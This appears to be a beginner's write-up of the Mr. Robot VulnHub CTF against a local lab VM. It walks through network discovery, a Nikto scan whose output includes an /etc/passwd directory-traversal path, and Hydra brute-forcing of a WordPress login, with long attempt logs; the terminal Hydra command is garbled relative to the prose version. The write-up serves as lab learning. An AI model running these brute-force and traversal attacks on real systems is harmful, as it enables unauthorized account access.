

Mr. Robot CTF — My First CTF Write-Up

I recently completed the Mr. Robot CTF and decided to document the steps I took. This was one of my first hands-on CTFs, so this write-up focuses on what I tried, where I got stuck, and what I learned along the way.

Setting Up the CTF

Visit vulnhub.com website.

Search for Mr Robot

Click on download virtual machine.

Add it in VM Ware/ Virtual Box.

Note: I ran the Mr. Robot VM alongside Kali Linux. Both machines need to be on the same network so Kali can communicate with the target.

I put both VMs on the same internal network. In VMware, I used a custom VMnet for this.

Tools Used

- Kali Linux
- netdiscover
- Nmap
- Nikto
- Burp Suite
- Hydra
- Netcat

1. Reconnaissance & Enumeration

To run the CTF Machine I started Kali and opened a terminal. I used `sudo su` to switch to a root shell.

I used **netdiscover** to find the IP address of the Mr. Robot machine on my local network.

```
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.88.1 | 00:50:56:c0:00:08 | 3     | 180 | VMware, Inc.          |
| 192.168.88.2 | 00:50:56:e4:b9:d0 | 1     | 60  | VMware, Inc.          |
| 192.168.88.137 | 00:0c:29:ea:df:ee | 1     | 60  | VMware, Inc.          |
| 192.168.88.254 | 00:50:56:e3:ab:3a | 1     | 60  | VMware, Inc.          |
+-----+-----+-----+-----+-----+-----+
```

The target machine showed up as **192.168.88.137**.

Next, I used Nmap to check which ports were open on the target.

`sudo nmap -F 192.168.88.137`


-F performs a fast scan of the most common ports. It is useful for a quick first look, but it can miss services running on less common ports.

```
(its@kali)-[~]
$ sudo nmap -F 192.168.88.137
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-17 16:49 +0530
Nmap scan report for 192.168.88.137
Host is up (0.00045s latency).
Not shown: 97 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:EA:DF:EE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds
```

With the target IP identified, I opened it in Kali's browser to see what was running on the web server.

The page loaded with some text and commands that gave me a few clues about the challenge.



```
192.168.88.137/
Not Secure http://192.168.88.137
16:32 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.
16:32 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~# SSSS
```

The challenge has three keys, so my first goal was to find Key 1.

I checked **robots.txt**, which revealed files and directories that the site owner did not want search engines to crawl. In this CTF, it also gave me useful clues.

<http://192.168.88.137/robots.txt>



The file revealed two useful entries: **fsociety.dic** and **key-1-of-3.txt**.

One of the entries was **fsociety.dic**. Opening it gave me a large wordlist.


<http://192.168.88.137/fsociety.dic>



I copied the wordlist into a file called **CTF.txt** so I could use it later.

I also opened **key-1-of-3.txt** and found the first key.

<http://192.168.88.137/key-1-of-3.txt>




I opened the file and found Key 1.

The wordlist contained duplicates, so I removed them before using it.

```
sort CTF.txt | uniq > CTF_sort.txt
```


```
wc -l CTF_sort.txt
```



Since the site was running WordPress, I checked the usual WordPress login paths.

Next, I used Nikto to get a quick look at the web server and see if it exposed anything interesting.

```
nikto -h http://192.168.88.137
```



The scan showed that the site was running WordPress and also pointed me toward a login page

I kept the useful information in a text file so I could refer back to it later

```
Session Actions Edit View Help
(its@kali) ~
$ sudo nikto -h http://192.168.88.137
- Nikto v2.6.0


+ Target IP: 192.168.88.137
+ Target Hostname: 192.168.88.137
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-09-18 15:35:42 (GMT5.5)

+ Server: Apache
+ ERROR: Failed to check for updates: 403
+ [999986] /server-status: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [999108] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999905] /index: Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://id4699ebdc59d15.https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [001820] /readme: This might be interesting.
+ [003127] /phpmyadmin/export.php?what=../../../../../../../../etc/passwd: phpMyAdmin is vulnerable to a directory traversal attack. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0129
+ [003127] /phpmyadmin/export.php?what=../../../../../../../../Windows/win.ini: phpMyAdmin is vulnerable to a directory traversal attack. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0129
+ [IATIA][Ia] [000186] /license.txt: License file found may identify site software.
+ [000230] /admin/index.html: Admin login page/section found.
+ ERROR: *** Error limit (20) reached for host, giving up. Last error: error reading HTTP response. ***
+ ERROR: *** Consider using mitmproxy to avoid TLS fingerprinting. ***
+ STATUS: Completed 7336 requests: currently in plugin 'Nikto Tests'
+ STATUS: Running average: Not enough data.
+ Scan terminated: 18 errors and 13 items reported on the remote host
+ End Time: 2026-09-18 16:03:29 (GMT5.5) (1667 seconds)


+ 1 host(s) tested
```

A few Nikto results stood out to me:


i) **/readme** was publicly accessible, so I checked it for more information about the site.



ii) The **license.txt** file was also exposed, so I checked it for more information about the software.



iii) Nikto also found **/admin/index.html**, which looked like another possible entry point.




When I opened it, the page stayed blank and kept loading. I spent some time on it before realizing it was probably a dead end.

<http://192.168.88.137/wp-admin>

This redirected me to

<http://192.168.88.137/wp-login.php>

I used Burp Suite to intercept the login request and understand what parameters were being sent.



I then used the wordlist with Hydra to test possible usernames and passwords against the WordPress login.

Hydra: hydra is a powerful pre-installed online password-cracking and brute-forcing tool.

**hydra -L CTF_sort.txt -p dummypass 192.168.88.137 http-post-form
'/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'**

-L specifies the username wordlist, while **-p** tests one specific password.

```
(its@kali) - [~/Documents]
$ hydra -L CTF_sort.txt -p dummypass 192.168.88.137 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-19 17:23:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.88.137:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username
[STATUS] 1161.00 tries/min, 1161 tries in 00:01h, 10291 to do in 00:09h, 16 active
[STATUS] 1250.00 tries/min, 3750 tries in 00:03h, 7702 to do in 00:07h, 16 active
[80][http-post-form] host: 192.168.88.137 login: Elliot password: dummypass
[80][http-post-form] host: 192.168.88.137 login: elliot password: dummypass
[80][http-post-form] host: 192.168.88.137 login: ELLIOT password: dummypass
[STATUS] 1249.29 tries/min, 8745 tries in 00:07h, 2707 to do in 00:03h, 16 active
[STATUS] 1280.25 tries/min, 10242 tries in 00:08h, 1210 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-19 17:31:55
```

This gave me three possible usernames: **Elliot**, **elliot**, and **ELLIOT**.

With the username narrowed down, I moved on to testing passwords.

**hydra -l elliot -P CTF_sort.txt 192.168.88.137 http-post-form
'wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you
entered' -f -V**

-l specifies a single username, **-P** specifies the password wordlist, **-f** stops after finding a valid pair, and **-V** shows the attempts.

```

Session Actions Edit View Help

[~(its@kali)~(~/Documents)]
$ hydra -e elliot -C CTF_Sort.txt 192.168.88.137 http-post-form '/wp-login.php:log="USER"&pwd="PASS"&wp-submit=Log:in:FThe password you entered' -f -V
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-19 17:44:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (1:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.88.137/80/wp-login.php:log="USER"&pwd="PASS"&wp-submit=Log:in:FThe password you entered
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "000" - 1 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "0000000" - 2 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "00000000" - 3 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "001" - 4 of 11452 [child 3] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "002" - 5 of 11452 [child 4] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "003" - 6 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "0032" - 7 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "0035" - 8 of 11452 [child 7] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "004" - 9 of 11452 [child 8] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "004000" - 10 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "0045" - 11 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "0055" - 12 of 11452 [child 11] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "0065" - 13 of 11452 [child 12] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "007" - 14 of 11452 [child 13] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "000Average" - 15 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "010" - 16 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "011" - 17 of 11452 [child 16] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "012" - 18 of 11452 [child 17] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "0125" - 19 of 11452 [child 18] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "015" - 20 of 11452 [child 19] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "016" - 21 of 11452 [child 20] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "017" - 22 of 11452 [child 21] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "01716" - 23 of 11452 [child 22] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "01721" - 24 of 11452 [child 23] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "012" - 25 of 11452 [child 24] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "020" - 26 of 11452 [child 25] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "022" - 27 of 11452 [child 26] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "023" - 28 of 11452 [child 27] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "024" - 29 of 11452 [child 28] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "025" - 30 of 11452 [child 29] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "026" - 31 of 11452 [child 30] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "028" - 32 of 11452 [child 31] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "02123" - 33 of 11452 [child 32] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "030" - 34 of 11452 [child 33] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "031" - 35 of 11452 [child 34] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "032" - 36 of 11452 [child 35] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "036" - 37 of 11452 [child 36] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "038" - 38 of 11452 [child 37] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "039" - 39 of 11452 [child 38] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "03711" - 40 of 11452 [child 39] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "032" - 41 of 11452 [child 40] (0/0)


```

```

[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "Errors" - 5639 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "escape" - 5640 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "esmail" - 5641 of 11452 [child 11] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "Esmail" - 5642 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "especially" - 5643 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "esque" - 5644 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "essentially" - 5645 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "established" - 5646 of 11452 [child 13] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "establishes" - 5647 of 11452 [child 12] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "esteem" - 5648 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "Estudiante" - 5649 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "etc" - 5650 of 11452 [child 4] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "etherial" - 5651 of 11452 [child 3] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "Ethics" - 5652 of 11452 [child 7] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "etiquette" - 5653 of 11452 [child 8] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "euphoric" - 5654 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "evaimages" - 5655 of 11452 [child 11] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "even" - 5656 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "Even" - 5657 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "evening" - 5658 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "event" - 5659 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "events" - 5660 of 11452 [child 13] (0/0)
[ATTEMPT] target 192.168.88.137 - login "elliot" - pass "eventual" - 5661 of 11452 [child 6] (0/0)
